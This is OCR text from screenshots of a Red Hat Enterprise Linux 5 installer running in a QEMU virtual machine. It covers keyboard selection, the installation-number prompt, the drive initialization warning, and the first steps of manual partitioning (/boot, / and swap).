

QEMU
Ctrl
Alt
RED HAT
ENTERPRISE LINUX 5
Select the appropriate keyboard for the system.
Slovenian
Spanish
Swedish
Swiss French
Swiss French (latin1)
Swiss German
Swiss German (latin1)
Tamil (Inscript)
Tamil (Typewriter)
Turkish
U.S. English
U.S. International
Ukrainian
United Kingdom
Installation Number
Would you like to enter an Installation Number (sometimes called Subscription Number) now? This feature enables the installer to access any extra components included with your subscription. If you skip this step, additional components can be installed manually later.
See http://www.redhat.com/InstNum/ for more information.
Installation Number:
Skip entering Installation Number
Back
OK
Release Notes
Back
Next



QEMU
Ctrl
Alt
RED HAT
ENTERPRISE LINUX 5
Select the appropriate keyboard for the system.
Slovenian
Spanish
Swedish
Swiss French
Swiss French (latin1)
Swiss German
Swiss German (latin1)
Tamil (Inscript)
Tamil (Typewriter)
Turkish
U.S. English
U.S. International
Ukrainian
United Kingdom
Skip
If you cannot locate the Installation Number, consult http://www.redhat.com/InstNum/
Back
Skip
Release Notes
Back
Next



QEMU
Ctrl
Alt
RED HAT
ENTERPRISE LINUX 5
Select the appropriate keyboard for the system.
Slovenian
Spanish
Swedish
Swiss French
Swiss French (latin1
Swiss German
Swiss German (latin
Tamil (Inscript)
Tamil (Typewriter)
Turkish
U.S. English
U.S. International
Ukrainian
United Kingdom
Warning
The partition table on device hda (QEMU HARDDISK 74748 MB) was unreadable.
To create new partitions it must be initialized, causing the loss of ALL DATA on this drive.
This operation will override any previous installation choices about which drives to ignore.
Would you like to initialize this drive, erasing ALL DATA?
No
Yes
Release Notes
Back
Next



QEMU
Ctrl
Alt
RED HAT
ENTERPRISE LINUX 5
Installation requires partitioning of your hard drive.
By default, a partitioning layout is chosen which is
reasonable for most users. You can either choose
to use this or create your own.
Create custom layout.
Encrypt system
Select the drive(s) to use for this installation.
hda 74748 MB QEMU HARDDISK
Advanced storage configuration
Review and modify partitioning layout
Release Notes
Back
Next



QEMU
Ctrl
Alt
RED HAT
ENTERPRISE LINUX 5
Drive /dev/hda (74748 MB) (Model: QEMU HARDDISK)
Free
74752 MB
New
Edit
Delete
Reset
RAID
LVM
Device
Mount Point/ RAID/Volume
Type
Format
Size (MB)
Start
End
Hard Drives
/dev/hda
Free
Free space
74752
1
9530
Hide RAID device/LVM Volume Group members
Release Notes
Back
Next



QEMU
Ctrl
Alt
RED HAT
ENTERPRISE LINUX 5
Add Partition
Mount Point:
/boot
File System Type:
ext3
hda 74748 MB QEMU HARDDISK
Allowable Drives:
Size (MB):
200
Additional Size Options
Fixed size
Fill all space up to (MB):
1
Fill to maximum allowable size
Force to be a primary partition
Encrypt
Cancel
OK
New
LVM
Device
Hard Drives
/dev/hda
Free
Hide RAID devic
Release Notes
Back
Next



QEMU
Ctrl
Alt
RED HAT
ENTERPRISE LINUX 5
Add Partition
Mount Point:
/
File System Type:
ext3
Allowable Drives:
hda 74748 MB QEMU HARDDISK
Size (MB):
20000
Additional Size Options
Fixed size
Fill all space up to (MB):
1
Fill to maximum allowable size
Force to be a primary partition
Encrypt
Cancel
OK
New
LVM
Device
Hard Drives
/dev/hda
/dev/hda1
Free
Hide RAID devic
Release Notes
Back
Next



QEMU
Ctrl
Alt
RED HAT
ENTERPRISE LINUX 5
Add Partition
Mount Point:
<Not Applicable>
File System Type:
swap
